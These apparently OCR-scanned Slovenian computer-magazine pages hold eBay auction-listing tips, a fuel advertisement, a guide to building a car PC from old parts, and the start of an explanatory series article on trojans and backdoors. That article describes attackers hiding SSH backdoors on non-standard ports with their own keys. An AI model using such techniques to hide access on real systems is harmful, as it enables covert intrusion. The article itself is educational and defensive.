
Lost Auction
Poiščite ugodne ponudbe na eBayu z *Lost Auction*. Ta program vam omogoča poiskati neaktivne dražbe ali dražbe z nizko stopnjo aktivnosti zaradi napačnega črkovanja prodajalca v imenu dražbe.
www.vbbitman.com/index.htm




3 Prva funkcija naslova vaše dražbe je opis predmeta. Uporabljajte preproste in razumljive izraze. Presenečeni boste nad številom kitar, ki jih prodajajo preko eBaya in pri katerih se beseda kitara sploh ne pojavlja v naslovu. Če bi zainteresirani kupec iskal kitaro oziroma "guitar", te dražbe ne bi bile prikazane v njegovih iskalnih rezultatih.




4 Katere besede bodo kupci in ponudniki najverjetneje uporabili pri iskanju vašega predmeta? Dodajte ključne besede, ki so pomenljive za predmet, ki ga nameravate prodati. Imena posameznikov in znamk so izvrstne ključne besede. V tem primeru so odlične ključne besede Hank Marvin in Fender.




5 Ko se vaš predmet pojavi v rezultatih iskanja, se bodo morali potencialni kupci prebiti do vaše strani z opisom predmeta. Pri tem jim pomagate z uporabo privlačnih besed, ki ustvarjajo nujnost ali željo. V našem primeru besedna zveza "limited edition" izraža redkost predmeta, zaradi česar bodo ljudje bolj pripravljeni sodelovati v dražbi.



7 Vendar pa sam opis predmeta, ki ga prodajate, ne zadostuje. Več ponudnikov boste dobili, če boste ljudi navdušili nad idejo, da bi postali lastniki tega predmeta. Vsekakor jih oskrbite s tehničnimi podrobnostmi, pripravite pa jih tudi do tega, da si bodo zamišljali, kako bi bilo, če bi se dokopali do predmeta, ki ga prodajate.



8 Zmeraj z veseljem sprejmite elektronsko pošto potencialnih kupcev. Čeprav eBay ponuja povezavo "Ask the Seller", v vaš opis vključite tudi povezavo do vašega elektronskega naslova. Ko bodo z vami stopili v stik, boste imeli priložnost pokazati, kako odkrita in uslužna oseba pravzaprav ste.



9 Za vašo dražbo lahko danes zelo preprosto sprejmete veliko vrst plačila. Sem sodijo kreditne kartice, ki jih lahko sprejmete preko raznih spletnih storitev. V opisu vaše ponudbe natančno določite, katere plačilne metode sprejemate, kar bo dodatno pripomoglo k povečanju števila potencialnih kupcev (na primer GreenZap).

Novo – OMV Super 100

Več moči za isto ceno - za vas in vaš avto

OMV Super 100

Več kot gibanje.

OMV

PC v avtomobilu

Potem ko ste z domačim računalnikom naredili vse, kar se je dalo in še več, vam mojster Jože Kumberger predstavlja nov izziv – vgradite računalnik v avtomobil

Prav gotovo ste že videli drage avtomobile, ki se kitijo s prefinjenimi avdio in video igračkami in upravljanjem z zaslonom, občutljivim na dotik, GPS-om in podobnim? Videli smo jih tudi mi, predvsem pa se nismo mogli znebiti občutka, da je vsa ta oprema veliko precenjena, in da bi se moralo kaj podobnega, morebiti pa celo boljšega, narediti tudi doma, in se ob tem še zabavati.

> "V trenutni fazi evolucije naš sistem zmore avdio in video predvajanje, GPS in še kaj"

Nas je v to znanstvenofantastično odisejado, ki nas bo pustila lačnega in bosega, pahnil sodelavec, ki je obljubil da bo "zrihtal" osnovno ploščo, če mu naredimo iz nje predvajalnik MP3 za avto. Ker nas je, naivneže, sorazmerno lahko prepričati, smo ugriznili v to jabolko, ki pa ni bilo samo kislo ampak tudi trdo. Ideja, da bi bil to le predvajalnik MP3, se je razblinila, ko smo v oglasniku našli na dotik občutljiv zaslon in ga tudi kupili. Kako se je stvar razvijala od takrat, boste lahko spremljali v naslednjem prispevku. V trenutni fazi evolucije naš sistem zmore avdio in video predvajanje, GPS in še kaj.

TU ZAČNEMO

Seveda se tako velikega zalogaja ne bomo lotili brez temeljitih priprav. Od vas bo gradnja zahtevala poznavanje posameznih računalniških komponent, poznavanje postopka nameščanja Windows XP, konjske živce pri nameščanju programske opreme in veliko potrpljenja pri reševanju raznih mehanskih problemov. In da se razumemo – zaradi varnosti v prometu in vsega, kar je s tem povezano, nam morate obljubiti, da med vožnjo ne boste gledali filmov, kot je *Fast and Furious*. Pravzaprav med vožnjo sploh ne glejte filmov. Zavedati se morate, da na cesti niste sami in da vas en pogled na monitor lahko stane veliko denarja, če ne še česa hujšega. Torej smo zmenjeni – med vožnjo bo računalnik le predvajalnik MP3. Razumeti morate tudi, da v nobenem primeru ne moremo biti odgovorni za škodo na avtomobilu ali depresijo, v katero boste zapadli, če stvar takoj ne bo delala kot bi želeli.

Možnosti za dosego cilja so različne, v tej številki pa bomo računalnik sestavili iz stare šare. Lahko bi vzeli tudi nove komponente, toda v čem je potem hec? Želimo torej: predvajanje vseh formatov, vključno z DivX(!), preprosto upravljanje brez miške in tipkovnice, sprejemljive dimenzije in uživanje v nevoščljivih pogledih ostalih voznikov v križiščih.

Da se ne boste zamerili vsem domačim s tem, da boste družinski računalnik sebično uporabili za avtoradio, vam prijateljsko pred-

Nočemo vas strašiti, ampak če stvar deluje na mizi, ni nujno, da bo tudi v avtomobilu.

lagamo, da uporabite kramo, ki se je nabrala v zadnjih letih nadgrajevanja vašega računalnika. Smešna, a žepu zelo prijazna poteza. Potrebujemo čim manjšo osnovno ploščo ATX, ki naj ima po možnosti integrirano zvočno in grafično kartic, pa kak USB tudi zelo prav pride, hitrost procesorja pa naj bo od 400MHz navzgor. Potrebujemo še trdi disk, ki ga dimenzionirate po vaših potrebah (beri: kar pač najdeš), CD pogon in napajalnik, pa kakšno rezinico ali dve pomnilnika.

Zdaj pa boste ugotovili, zakaj smo vam svetovali varčnost - da bo vse skupaj dovolj bahaško, potrebujemo namreč še 7- ali 8-palčni monitor LCD z ločljivostjo VGA, ki mora biti občutljiv na dotik, ki za razliko od nizko proračunskih monitorjev, ki jih lahko vidite na poceni predvajalnikih DVD in malih LCD TV-jih, zmore računalniško ločljivost in je temu primerno drag. 8-palčni Liliput, ki smo ga uporabili mi, je stal 80 tisočakov. Ker je to že skoraj cena, ki jo odštejete za najcenejši avtoradio s predvajalnikom DVD, predlagam, da ga kupite, ko boste imeli računalnik sestavljen na mizi, preizkušen, in boste z njegovim delovanjem popolnoma zadovoljni. S tem se boste izognili razočaranju, nam pa boste prihranili slabo vest, da ste zapravili denar, ki bi ga lahko porabili za kaj bolj zabavnega.


V TREH POTEZAH

Ko smo zbrali vso potrebno železnino, ji je treba še vdihniti življenje. Na mizi sestavite vse komponente (ne bomo vas učili, kako naj to naredite), namestite Windows, gonilnike in kodeke (saj znate) in namestite program *Mediaengine*, ki ga brezplačno dobite na spletni strani **www.mediaengine.org.** Podrobnosti najdete v okvirčku Programska oprema.
Ko zadeva na mizi deluje tako dobro, da ste navdušeni, lahko preidemo na naslednji korak. To je, kako priklopiti računalnik na 12V napeljavo v avtomobilu. Običajen PC namreč deluje pri napetosti 220V, ker pa v avtomobilu razpolagamo le z 12V enosmerne napetosti, moramo to težavo nekako premostiti. Zadevo bomo rešili z uporabo pretvornika napetosti 12/220V. Učite se na naših napakah: najprej smo kupili 150W pretvornik, ki pa nam je zaradi premajhne moči povzročal težave, ob zagonu se je računalnik izklapljal, se ni hotel zagnati in podobno. Zato priporočamo pretvornik moči najmanj 200W. Pretvornik dobite v marsikateri trgovini z elektro materialom in lahko stane od 8 do 14 tisočakov. Previdno tudi pri dimenzioniranju kablov za napajanje (12V). Če malo preračunate, boste ugotovili, da je tok potreben za 200W 220V na primarni strani krepko čez 10 amperov. Zato morajo kabli in spoji kablov biti res dimenzionirani kot je treba.

"Potrebujete ohišje, ki bo dovolj veliko da boste vanj lahko vgradili vse dele, in hkrati majhno"

Kabel za napajanje speljite neposredno z akumulatorja, nujno pa je tudi to, da poleg akumulatorja vgradite tudi varovalko. Ne želimo namreč, da se sredi naših računalniških eksperimentov avto, ki ni ničesar kriv, spremeni v baklo. Še enkrat – prosimo, bodite dosledni. Ker pa napajalnik troši energijo tudi takrat, ko je brez obremenitve priklopljen na akumulator, morate vgraditi še stikalo, ki bo pretvorniku napetosti prekinilo napajanje, ko boste avto ugasnili. Če tega ne boste naredili, vam bo pretvornik v eni noči izpraznil akumulator. Spet ne bomo krivi mi.

Naslednji hud problem, ki nas čaka, je prenos zvoka iz računalnika do zvočnikov. Možnosti je v tem primeru več. Lahko se čisto preprosto odrečete avtoradiu in vodite signal avdio neposredno na avtoojačevalnik preko koaksialnega kabla. V programu *Mediaengine* namreč lahko zelo fino neposredno nastavljate jakost zvoka z gumboma na desni strani zaslona. Elegantna rešitev je tudi uporaba avtoradia, kjer so bili proizvajalci taki dobri in so pustili prost vhod označen z AUX. Te vrste avtoradii so sicer redki, je pa priključitev zato zelo preprosta. Enostavno uporabite isti koaksialni kabel, ki se uporablja za avtoojačevalnike, ga priklopite na avtoradio in na računalnik, vključite možnost zunanjega vhoda na avtoradiu in stvar že dela! Opozorilo: ne priklapljajte računalnika na koaksialne priključke, ki so izhodi ("output") na avtoradiu. Zadeva v najboljšem primeru ne bo delovala, v najslabšem primeru pa se bo poslovila zvočna kartica ali pa predojačevalnik v vašem avtoradiu. Na vhodu avtoradia mora pisati "AUX input", v dokumentaciji avtoradia pa mora biti omenjena in opisana možnost neposrednega priključevanja zunanjih naprav. Ena možnost je tudi uporaba avtoradia s kasetofonom, kar je v stilu naše gradnje računalnika iz stare šare, in prenosnega vmesnika v obliki kasete s priključnim kablom, ki se prodaja kot vmesnik za razne prenosne predvajalnike CD in podobno. Nanj spet preprosto priklopite kabel avdio iz našega "avtoračunalnika". Ta vmesnik boste dobili v kakšni trgovini z akustično opremo, pa še pretirano drag ne bi smel biti. Sami pa smo



Odmislite nered in se osredotočite samo na... no, dobro, saj bomo pospravili.

Programska oprema

Kaj vse zmorejo digitalni možgani naše naprave

Program *Mediaengine* je zelo uporaben, zanimiv in uporabniku prijazen, predvsem pa vas ne bo nič stal. Takoj na začetku vas prijazno vpraša po mapi, v kateri imate medijske datoteke. Predlagamo vam, da na disku naredite mapo z ustreznim imenom in jo razdelite v podmape, kot so avdio, video, filmi in podobno. Bodite redoljubni in dosledni, ker se vam bo izplačalo.

Ko boste pregledali še druge možnosti programa Mediaengine, boste ugotovili, da lahko nastavljate funkcije tipk na tipkovnici (kar pa je, razen če želite v avtu s sabo voziti še tipkovnico, povsem nepotrebno), nastavljanje tipk daljinskega krmilnika, nastavljanje videza, pa tudi samodejno zatemnjevanje zaslona ponoči... Bodite radovedni in si nastavite stvari po svoje. Verjamemo, da se tega projekta sploh ne bi lotili, če bi vam bil dovolj konvencionalni avtoradio, zato kar pogumno.

Kar nekaj hecanja s kabli vas čaka, ampak če boste pazljivi, ne bo večjih težav.

problem rešil z uporabo modulatorja FM, ki se prodaja kot dodatek za predvajalnike MP3 (okoli štiri jurje boste odšteli zanj). Zvočni signal enostavno modulira na radijsko frekvenco, ki jo nastavite, nastavite še to isto frekvenco na radiu in že poslušate glasbo iz računalnika.

LJUBI DOMEK

In zdaj - iskanje primernega doma za naš nov avtoradio. Ta je lahko čisto navadno računalniško ohišje, če imate v prtljažniku zanj dovolj prostora. Mi smo ohišje navdušeno vozili kar za prednjim sedežem, kar pa se ni pokazalo za pretirano praktično. Prav pride tudi odslužen predvajalnik CD-jev, ki mu odstranite drobovje. Skratka, potrebujete ohišje, ki bo dovolj veliko, da boste vanj lahko vgradili vse dele, in dovolj majhno, da bo ne bo zasedlo preveč prostora.

Posebno pozornost je potrebno namenit namestitvi trdega diska. Disk namreč slabo prenaša udarce in tresljaje, ki nastajajo med vašimi nočnimi dirkami. Možnosti je tudi tu seveda več. Najpreprostejša je ta, da disk zavijete v gobo, debelo 1cm in ga v škatlo učvrstite s kakšnim kotnim profilom. Ker pa tudi tukaj pri nas ni šlo brez kompliciranja, smo se odločili, da bom disk pritrdili na sistem za blaženje tresljajev iz starega izmenjalnika CD-jev. Celotno mehaniko smo privili na disk in se tako izognil stroškom in jezi, ki bi nam jo povzročilo sesutje diska. Na primerno dostopno mesto vgradite tudi enoto CD (oziroma DVD), če pa je škatla dovolj velika, pa kar vanjo vgradite tudi napajalnik in napetostni pretvornik.

Ko ste komponente pritrdili in povezali, predlagamo, da stvar preizkusite v avtomobilu. Računalnik povežite na napajanje vozila (12V), za prvi test pa uporabite kar domači monitor, ki ga s podaljškom priklopite na napajanje 220V. Pretvornik namreč na bi zdržal računalnika in še monitorja. Priklopite še miško in tipkovnico in vklopite računalnik. Če vse dela brez težav, ste zdaj že zelo ponosni sami nase. Če ne, še enkrat preverite vse kable, priključke... in poskusite znova. Ko se tudi na 12V napajanju računalnik normalno zažene, vam damo zeleno luč za nabavo monitorčka LCD. In zdaj se veselje šele prične.

Namestite škatlo z vašim otročičkom v prtljažnik ali pod sedež, skratka najdite mu mirno in suho mesto. Zdaj potrebujete podaljšek VGA, dolg kakšnih 5 metrov, na katerega bomo priklopili monitor, koaksialni kabel, ki bo priklopljen ali na modulator FM ali na pretvorno kaseto ali pa na zunanji vhod na avtoradio, en podaljšek USB, dolg 5 metrov, na katerega bomo priključili zaslon, še en podaljšek USB pa bomo uporabili za priključevanje naprav, kot so prenosni diski, čitalci kartic ali pa celo vmesnik za daljinsko krmiljenje računalnika. Potrebovali boste tudi kabel, ki naj ima najmanj šest žil in je čim manjšega premera. Mi smo uporabil mrežni kabel, ki je zelo odporen na napake... šef pa se je dva dni spraševal, zakaj mu ne dela internet. Upamo, da bo do plače pozabil. Po dve žili v tem kablu smo uporabili za tipko za vklop računalnika, lučko LED za kontrolo delovanja računalnika in za gumb za ponovni zagon. Diodo, obe stikali in stikalo za vklop pretvornika vgradite v pepelnik ali pa na kako drugo mesto, ki ga boste lahko dosegli z voznikovega sedeža.

> **"Zaradi varnosti v prometu nam morate obljubiti, da med vožnjo ne boste gledali filmov"**

Kabel VGA, kabel USB za zaslon, kabel za tipko za vklop in diodo LED, ki kaže delovanje, speljite do armaturne plošče. Kable speljite po pragu vašega avtomobila in to tako, da se ne bodo videli. Pomemben del našega projekta naj bo tudi estetika, saj verjetno ne želite imeti kablov, speljanih po dolgem in počez po avtomobilu. Naj stvar, če že deluje profesionalno, tako tudi izgleda. Sicer pa - kakor si boste postlali, tako boste spali. Oziroma vozili.

KJE JE SLIKA


Monitor namestite tako, da vas ne bo motil med vožnjo. Ne sme vam zakrivati pogleda na cesto, hkrati pa mora biti dostopen, da boste lahko brez težav upravljali z računalnikom. Ko smo namestili in priklopili naš nov na dotik občutljiv monitor, moramo naložiti zanj gonilnike in orodja za kalibracijo. Zaslon kalibriramo s 25-točkovno kalibracijo, kar nam bo dalo dovolj visoko natančnost. Ločljivost zaradi dimenzij zaslona nastavimo na 640 x 480, da bodo prikazane tipke dovolj velike in napisi čitljivi.

V možnostih napajanja (nadzorna plošča) omogočimo mirovanje (hibernate). Ta možnost ob izklopu prepiše vsebino pomnilnika na določeno lokacijo na disku in se šele potem se računalnik ugasne. Ob zagonu se ta ista vrednost prepiše nazaj v pomnilnik, kar pomeni da računalnik nadaljuje predvajanje skladbe ali filma, kjer je nehal ob izklopu. Zelo dobro, se vam ne zdi? Hkrati se tako zelo skrajša tudi zagonski čas. Skratka – dve muhi na en mah.

Zdaj pa - zelo pomembno! - postopek vklopa in izklopa računalnika. Ko sedemo v avto, najprej poženemo motor. Gre za to, da se izognemo motnjam ob zagonu. Nato vklopimo pretvornik napetosti. Če boste v BIOS-u nastavili, da se računalnik ob vklopu napetosti sam zažene, vam tipke za vklop na bo potrebno pritiskati, drugače pa s pritiskom na tipko zaženite računalnik. Vklopite še modulator FM in zadeva bi morala delovati. Ko pa želite računalnik ustaviti, lahko to naredite s tipko za vklop/izklop ali pa s čisto ustaljenim postopkom Start→Turn off computer→Turn off. Računalnik vam bo napisal, da prehaja v stanje pripravljenosti, in prikazal potek procesa hibernacije. Pomembno je da med tem procesom ne izklopite napajanja računalniku, ker smo zaradi tega že tudi ponovno nameščali sistem. Ko se zaključi ta korak, morate (!) izklopiti pretvornik napetosti. Če ste spretni, lahko napajanje pretvornika izvedete tudi preko ključavnice za vžig in releja, in spet bo ena skrb manj. Verno, da se zdijo ti postopki zapleteni, tako da naj bo to domača naloga za bolj izurjene.

Na koncu bi radi še enkrat poudarili, da ne odgovarjamo za nikakršne težave ali škodo na avtomobilu ali računalniški opremi, ki bi nastala med izdelavo vašega "superavtoračunalnika".

Prepričani smo da, če ste naredili vse, kot je prav, že uživate v glasbi MP3 ali videospotih. Veliko zabave z novo igračko in ne obupajte, če ne bo šlo vse kot po maslu. Vaš naslov za kakšen nasvet ali za pomoč pri nabavi komponent pa je **lcdcenter@email.si** ali pa kar uredništvo *PCFormata* **PCF**



Enajsti DEL

Padec Troje

Tomaž Bratuša predstavi strežnike za odpiranje zadnjih vrat in trojanske konje

Če v vašem sistemu niste omogočili skupne rabe datotek, nimate strežnika za modemske povezave in nimate možnosti oddaljenega dostopa do registra, verjetno mislite, da ste sistem dobro zavarovali. Odgovoril vam bomo na kratko – niste. Ker ste napadalcem vzeli igrače za oddaljen dostop do vašega sistema, s tem še niste storili vsega. Napadalci namreč igrače pogosto prinesejo s sabo in jih najpogosteje tudi uporabijo.

Vsi strežniki, ki odpirajo zadnja vrata v sistemih, se morajo v prvi vrsti izvrševati na ciljnemu računalniku. Za namestitev se najpogosteje uporabi katera izmed varnostnih pomanjkljivosti spletnega brskalnika oziroma odjemalca elektronske pošte. Bodite v vsakem primeru pripravljeni prepoznati volka v ovčji preobleki. Veliko trojanskih konjev namreč kroži naokoli maskiranih v programe za njihovo odstranjevanje. Seveda pa poleg namenskih trojanskih konjev obstajajo tudi legitimne aplikacije, ki takšna vrata odpirajo nenamerno. Edini nasvet je ta, da ne poganjate strežniških aplikacij, ki jih niste sposobni zadovoljivo zavarovati.

DARILO ZA TROJO

Na splošno bi lahko trojanskega konja opredelili kot program, ki opravlja poleg temeljnih še skrite in za uporabnika neželene ali škodljive funkcije. Programerji ustvarjajo trojanske programe s slabimi nameni, saj ob pisanju programske kode avtor natančno ve, kaj počne in kakšne namene ima s svojim programom. Navadno sta cilja avtorjev trojanskih konjev izvajanje funkcij, ki bodo razkrile vitalne informacije o napadenem sistemu oziroma omogočile vdor v sistem in prikritje teh funkcij.

Najpogosteje vidimo trojanske programe, ki se ne odlikujejo ravno po programerskih sposobnostih stvaritelja. Tako pogosto naletimo na enostavne datoteke .BAT, ki so samo zbirke navadnih ukazov za DOS, napisanih v urejevalniku besedil. Takšna datoteka nam lahko, če jo nepremišljeno aktiviramo, kaj hitro formatira trdi disk, spremeni imena pomembnih datotek in podobno. Še en razlog več, da odpiranje datotek neznanih pošiljateljev ni preveč zdravo početje.

Povsem druga vrsta pa so programerji, ki sodelujejo pri programiranju komercialne programske opreme. Tako imenovani "insiderji" vstavljajo svojo neavtorizirano kodo v različne programe, aplikacije in celo operacijske sisteme. To pa so situacije, ki nas lahko resnično zaskrbijo, ker so to najpogosteje trojanski programi, ki zbirajo informacije in nimajo destruktivnega učinka na sam sistem, zaradi česar jih je težko odkriti, v primerjavi z ostalimi trojanskimi programi pa je ta vrsta programov nevarnejša tudi

zato, ker zajame veliko večji obseg sistemov, tudi vladne in raziskovalne, ne le sisteme za zasebno rabo.

Včasih zasledimo primere, ko napadalec bolj zavaruje zadnja vrata v sistem tarče kot pa je zavarovan standardni sistemski vstop. Medtem ko nek sistem od uporabnikov zahteva uporabniško ime in geslo, napadalec na primer uporabi močnejšo kriptografsko zaščiteno metodo avtentifikacije. Napadalec lahko v ta namen uporabi SSH (Secure Shell) pri tem pa SSH ne uporablja na način, ko leta uporablja standardna TCP vrata 22. Takšno početje bi administrator sistema hitro opazil. Zaradi tega napadalci nastavijo SSH tako, da ta posluša na drugih vratih in za avtentifikacijo uporablja ključ napadalca in celo šifriranje povezave med njim in tarčo.

UPORABNI NETCAT

